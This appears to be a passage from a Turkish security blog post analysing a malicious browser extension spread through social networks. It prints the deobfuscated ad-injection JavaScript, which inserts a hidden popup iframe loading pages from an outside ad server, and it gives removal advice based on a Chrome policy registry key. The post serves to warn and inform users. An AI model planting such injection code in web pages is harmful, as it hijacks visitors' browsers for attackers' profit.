
Her ne kadar http://ask-tr.com/script.js javascript kodu gizlenmiş (obfuscated) olsa da, yeni oluşturulan bir html dosyasına kopyalanıp (kodun başına ve sonuna, html ve script etiketlerini koymayı unutmayın) _3137(_9776); satırı alert(_9776); olarak değiştirildiğinde, bunun reklam penceresi açılmasını sağlayan ve art niyetli kişilere reklam üzerinden kazanç

sağlayan kod olduğu anlaşılmaktadır.



[JavaScript Application]

```
var ref=document.URL;
var domain=document.domain;
var adres='http://anon2me.com/reklam/300x250.php';

var pub = '<div id="popupWin" style="right: 0px; margin-right:8px; bottom:
0px; display: none; z-index: 99999; position: absolute; height: 250px"><div
id="popupWin_content" style="padding:2px; display: none; overflow: hidden; width: 300px;
height: 250px; position: absolute;"><iframe marginwidth="0" marginheight="0" height="250"
width="300" name="ads" src="'+adres+'" scrolling="no" border="0" frameborder="0"></iframe>
</div></div>';
var newNode = document.createElement("div");
newNode.style.width = "300px";
newNode.style.height = "250px";
newNode.innerHTML=pub;
document.body.appendChild(newNode);

var popupWinoldonloadHndlr=window.onload, popupWinpopupHgt,
popupWinactualHgt, popupWintmrId=-1, popupWinresetTimer;
var popupWincntDelta;

function popupWinespopup_ShowPopup(show)
{
    if (popupWintmrId!=-1) return;
    el=document.getElementById('popupWin');
    el.style.right='296px';
    el.style.top='';
    el.style.filter='';

    if (navigator.userAgent.indexOf('Opera')!=-1)
        el.style.bottom=(document.body.scrollHeight*1-
document.body.scrollTop*1-document.body.offsetHeight*1+1*popupWinpopupBottom)+'px';

    popupWinactualHgt=0; el.style.height=popupWinactualHgt+'px';
    el.style.visibility='';
    if (!popupWinresetTimer) el.style.display='';
    popupWintmrId=setInterval(popupWinespopup_tmrTimer,
(popupWinresetTimer?1000:20));
}

function popupWinespopup_winLoad ()
{
    if (popupWinoldonloadHndlr!=null) popupWinoldonloadHndlr();

    elCnt=document.getElementById('popupWin_content')
    el=document.getElementById('popupWin');

popupWinpopupBottom=el.style.bottom.substr(0,el.style.bottom.length-2);

    popupWinpopupHgt=el.style.height;

popupWinpopupHgt=popupWinpopupHgt.substr(0,popupWinpopupHgt.length-2);
popupWinactualHgt=0;

popupWincntDelta=popupWinpopupHgt-(elCnt.style.height.substr(0,elCnt.style.height.length-2));

    popupWinresetTimer=false;
    popupWinespopup_ShowPopup(null);

}
```



Sonuç olarak sosyal ağların art niyetli kişilerin tehdidi altında olduğu bir gerçektir. Eğer siz de son zamanlarda bu veya benzer şüpheli istenmeyen

reklam pencereleri ile sıkça karşılaşıyorsanız, öncelikli olarak internet tarayıcınızın eklentilerini kontrol etmenizi, arkadaş listenizde olan ve benzer mesajlar gönderen arkadaşlarınızı farketmeniz durumunda da onları en kısa sürede uyarmanızı şiddetle öneririm.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Chrome kullanan ve bu zararlı eklentiyi silmek isteyen kullanıcılar, HKLM\SOFTWARE\Policies\Google\Chrome\ExtensionInstallForcelist anahtarı altında yer alan şüpheli alt anahtarları temizleyebilirler.